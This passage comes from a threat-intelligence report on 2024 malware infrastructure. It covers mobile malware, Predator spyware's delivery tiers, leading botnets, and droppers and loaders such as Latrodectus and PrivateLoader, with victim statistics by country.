


Figure 17: *Top ten mobile C2 servers in 2024 (Source: Recorded Future)*

Hook's prevalence can be partly attributed to the leak of its source code in 2023, a situation not unique to Hook but also seen with the other top mobile malware, SpyNote and Octo Banking Trojan, whose source codes were similarly leaked (1, 2). This has likely driven increased adoption of these malware families, spurred forking, and prompted original developers to release new versions to maintain a unique selling point as seen with Octo2. Octo2 employs advanced obfuscation techniques, such as the use of a domain generation algorithm (DGA), to remain undetected.

With the exception of LightSpy, all top ten mobile malware families by C2 volume targeted Android devices, reflecting Android's vulnerability to malware. This prevalence is driven by factors such as its open-source nature, which enables app installations from unverified sources, its dominant global market share, fragmented device ecosystems with inconsistent hardware, software versions, and security updates, and higher susceptibility to risky behaviors like sideloading and rooting. Access to infected Android devices is monetized in various ways based on the threat actors' goals and the malware's capabilities, including ad fraud, data theft, initial access brokerage, and billing fraud.

While some mobile malware families in the top ten are likely private and associated with specific threat actors (TgToxic or LightSpy, for example), many of the top ten malware families, including Joker and AlienBot Banker, operate or initially operated as a MaaS (1, 2).

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were primary victims of mobile malware in 2024: Türkiye, the Democratic Republic of the Congo, Brazil, India, and the US.

The highest proportion of victims of mobile malware were based in Türkiye. A closer analysis reveals that the Octo Banking Trojan accounted for over 90% of victims in Türkiye. Octo Banking Trojan is a successor to the Exobot malware family, which itself is based on the source code of the Marcher banking trojan. While this malware family has historically been used to target financial institutions across Türkiye, France, and Germany, Recorded Future Network Intelligence data suggests it has been particularly effective in Türkiye, where its prevalence of infections far exceeds that observed in other regions. At this time, Insikt Group is unaware of any specific campaign having targeted Türkiye using Octo Banking in 2024.

Spotlight: Predator Spyware's Delivery Infrastructure and Global Targeting

Although Predator spyware did not rank among the top ten mobile malware families by identified malicious infrastructure due to its highly targeted nature, affecting only small groups of high-value individuals from the operator's perspective, Insikt Group extensively tracked and reported on its multi-tiered infrastructure in 2023. **Figure 18** illustrates the latest setup of Predator's multi-tiered infrastructure, referred to as "Iteration 3", which introduced an additional anonymization layer (T3) in January 2024. This marks a significant shift from the earlier "Iteration 1" and "Iteration 2" setups, which relied on a single hop between the delivery servers and the suspected customer-controlled Predator servers. The addition is likely intended to make it more challenging to identify countries suspected of using Predator.



via port
443
via port
10514
via port
10514
via port
10514
Targeted
User Devices
Delivery Servers (T1)
hosting domains commonly spoofing regional organizations. Likely used to facilitate delivery of Predator spyware through device exploitation.
Upstream Server (T2)
Upstream VPS infrastructure used for anonymization purposes.
Upstream Server (T3)
Upstream VPS infrastructure used for anonymization purposes.
Suspected Customer Infrastructure (T4)
Static ISP IP address within countries with suspected Predator customers observed administering upstream servers.

Figure 18: *Predator multi-tiered delivery infrastructure (Source: Recorded Future)*

Research into Predator's multi-tiered delivery infrastructure highlights the advantage of leveraging Recorded Future Network Intelligence to gain a comprehensive understanding of the infrastructure, stay proactive and ahead of threat actors as they change their setup, and effectively attribute activity to specific operators. For example, through these means, Insikt Group has identified various clusters to date, which are ultimately linked to Predator use within specific countries (see **Figure 19**).




***Figure 19:** Countries with suspected Predator customers (Source: Recorded Future)*

Insikt Group's focus on mercenary spyware such as Predator spyware comes amid growing discussions about the spyware ecosystem and the global proliferation of top-tier cyber capabilities, a debate intensified by accumulating abuse scandals and highlighted by actions such as US government sanctions, global initiatives like the Pall Mall Initiative, and a European Union (EU) resolution.

Botnets

Key Observation

Observation: Old families still reign with DDoS remaining the main use case, while more specialized botnets emerge.

Top Five Botnets in 2024

In 2024, the top five botnets based on Insikt Group Botnet Validation data are Mozi Botnet, 7777-Botnet (also known as Quad7), Mirai, Hajime, and Moobot (see **Figure 20**). Mozi Botnet and Hajime operate on a peer-to-peer model, offering greater resilience to takedowns but with increased complexity in implementation and management (1, 2). In contrast, 7777-Botnet, Mirai, and Moobot use a client-server model with centralized control, simplifying management for their operators. While all botnets except the 7777-Botnet are primarily used for DDoS and occasionally spamming attacks, the 7777-Botnet has been observed for password spraying attacks (1, 2).




Figure 20: *Top five botnets in 2024 (Source: Recorded Future)*

Botnets often exploit similar vulnerabilities, frequently targeting Internet of Things (IoT) devices with poor security configurations. For instance, both the Mirai botnet and newer versions of the Mozi Botnet, associated with AndroxGh0st, have been documented exploiting CVE-2018-10562, a command injection vulnerability in Dasan’s gigabit-capable passive optical network (GPON) home routers. However, to maintain exclusive control over their infected devices, these botnets may also deploy unique exploits or infection methods not used by others or implement measures to prevent other botnets from compromising their bots.

Other botnets of note that Insikt Group has been tracking throughout 2024, with varying levels of bot volume, include GorillaBot, Phorpiex, Krypton Botnet, Saphira, and Fenix Botnet, among others.

Spotlight: Fenix Botnet Targeting Taxpayers in Mexico

In 2024, Insikt Group identified new infrastructure associated with the Fenix botnet, which is relatively small in volume, has been active since late 2022, and targets users of government services, particularly tax-paying individuals in Mexico and Chile. This infrastructure includes two layers: Tier 1 for payload delivery, C2, and hosting control panels, and Tier 2 as a "Central Server" likely for data collection and management (see **Figure 21**).



via port 443
via port 443 or 80
Tier 2 server has a one-to-many relationship with Fenix Tier 1 servers
Suspected threat actor-controlled server(s) likely used to administer infrastructure
Targeted User Devices
Tier 1 servers function as both payload delivery and C2 servers, while also displaying control panels

Figure 21: *Fenix botnet (Source: Recorded Future)*

Threat activities like the Fenix botnet are particularly noteworthy as their operators leverage local expertise to achieve their goals and likely collaborate with the broader cybercriminal ecosystem to sell initial access. While the threat actor appears to be continuously enhancing its tools, as demonstrated by the ongoing development of their panels over the years, they seem to be maintaining similar tactics, techniques, and procedures (TTPs), indicating their effectiveness in achieving their objectives.

Droppers and Loaders

Key Observation

Observation: Droppers and loaders likely had a higher attrition rate and Latrodectus grew in popularity after Operation Endgame.

In 2024, Insikt Group monitored the infrastructure of numerous droppers and loaders, including their C2 servers, delivery servers, and management panels. Although droppers and loaders are distinct malware types — droppers embedding their payloads internally while loaders retrieve them remotely — Insikt Group analyzed them collectively due to their shared purpose of enabling infection and mostly operating as tools for the initial stage of an attack.

Top Ten Droppers and Loaders in 2024

In 2024, the top ten droppers and loaders based on Insikt Group Command & Control Validation data are Latrodectus, PrivateLoader, Matanbuchus Loader, IcedID, PikaBot, SmokeLoader, CleanUpLoader, Amadey, ClearFake, and Gootloader (see **Figure 22**). Latrodectus emerges as the most prominent among these malware families, responsible for 33% of all dropper and loader C2 detections in 2024, closely followed by the pay-per-install service PrivateLoader.




Figure 22: *Top ten droppers and loaders in 2024 (Source: Recorded Future)*

Notably, over half of the top ten malware families were first identified in 2021 or later (1, 2, 3, 4, 5, 6). This contrasts sharply with RATs, nearly all of which — except for one — have been active for at least five years, as discussed in Top Ten RAT C2 Servers in 2024, likely indicating their shorter operational lifespan. The shorter operational lifespan of loaders and droppers arises from their temporary role in malware deployment, their higher likelihood of detection, and their expendable nature within attack operations.

Three of the top ten malware families — SmokeLoader, PikaBot, and IcedID — were targeted in a law enforcement operation known as Operation Endgame. While SmokeLoader activity appears to have been significantly disrupted, with its last C2 validation recorded around the time of the operation, PikaBot and IcedID remain active, according to Insikt Group Command & Control Validation data.

The prevalence of fake browser updates, as shown by ClearFake, is also noteworthy. Although less frequent, Insikt Group observed a substantial amount of threat activity leveraging this technique as an initial access vector. One notable example is the TDS activity tracked as TAG-124, which will be explored further in the section on TDS.

Victimology Analysis

Based on Recorded Future Network Intelligence, the following five countries were primary victims of dropped and loader malware in 2024: the US, France, Brazil, South Africa, and Indonesia. Notably, the US has the highest concentration of infections, accounting for over 30% of all dropper and loader victims. This is unsurprising given the US's position within the global threat landscape, where it remains a prime target for both cybercriminal and state-sponsored activity.

While several loaders contributed to US victim traffic throughout 2024, PrivateLoader was the most prominent, accounting for the highest share of infections. It was followed by CleanUpLoader, D3F@ck Loader, and Amadey, all of which played significant roles in malware distribution across the region.

Beyond the US, Brazil stands out as a significant hotspot of victims, accounting for 4% of total dropper and loader infections. While PrivateLoader was also prominent in Brazil, another notable loader was SystemBC, ranking among the highest in infections within the region. SystemBC is used to facilitate post-compromise activity such as proxying malicious traffic and delivering additional payloads.

PrivateLoader is a pay-per-install (PPI) loader. Historically, Insikt Group has observed that infostealer malware families Raccoon Stealer, RedLine Stealer, and Vidar have been installed on victims via PrivateLoader. In 2024, Brazil had the third-highest number of PrivateLoader victims and the highest number of Raccoon Stealer victims. It is unclear at this time if the two are mutually exclusive, but the correlation highlights the interconnected ecosystems of malware ecosystems.

Spotlight: Latrodectus Rising to Prominence Post-Operation Endgame

First identified in October 2023, Latrodectus, also known as BlackWidow, has undergone significant evolution, emerging as a prominent loader within the cybercriminal ecosystem (see **Figure 23**). Primarily functioning as a loader, Latrodectus is closely linked to the infamous IcedID loader, which was dismantled in May 2024 during an international operation led by Europol and EC3. Latrodectus was, in fact, created by the same developer behind IcedID. Following Operation Endgame in the first half of 2024, IcedID disappeared, and Latrodectus has gradually filled its void in the cybercriminal landscape. Of note, Latrodectus includes a unique C2 command capable of downloading an IcedID loader sample.

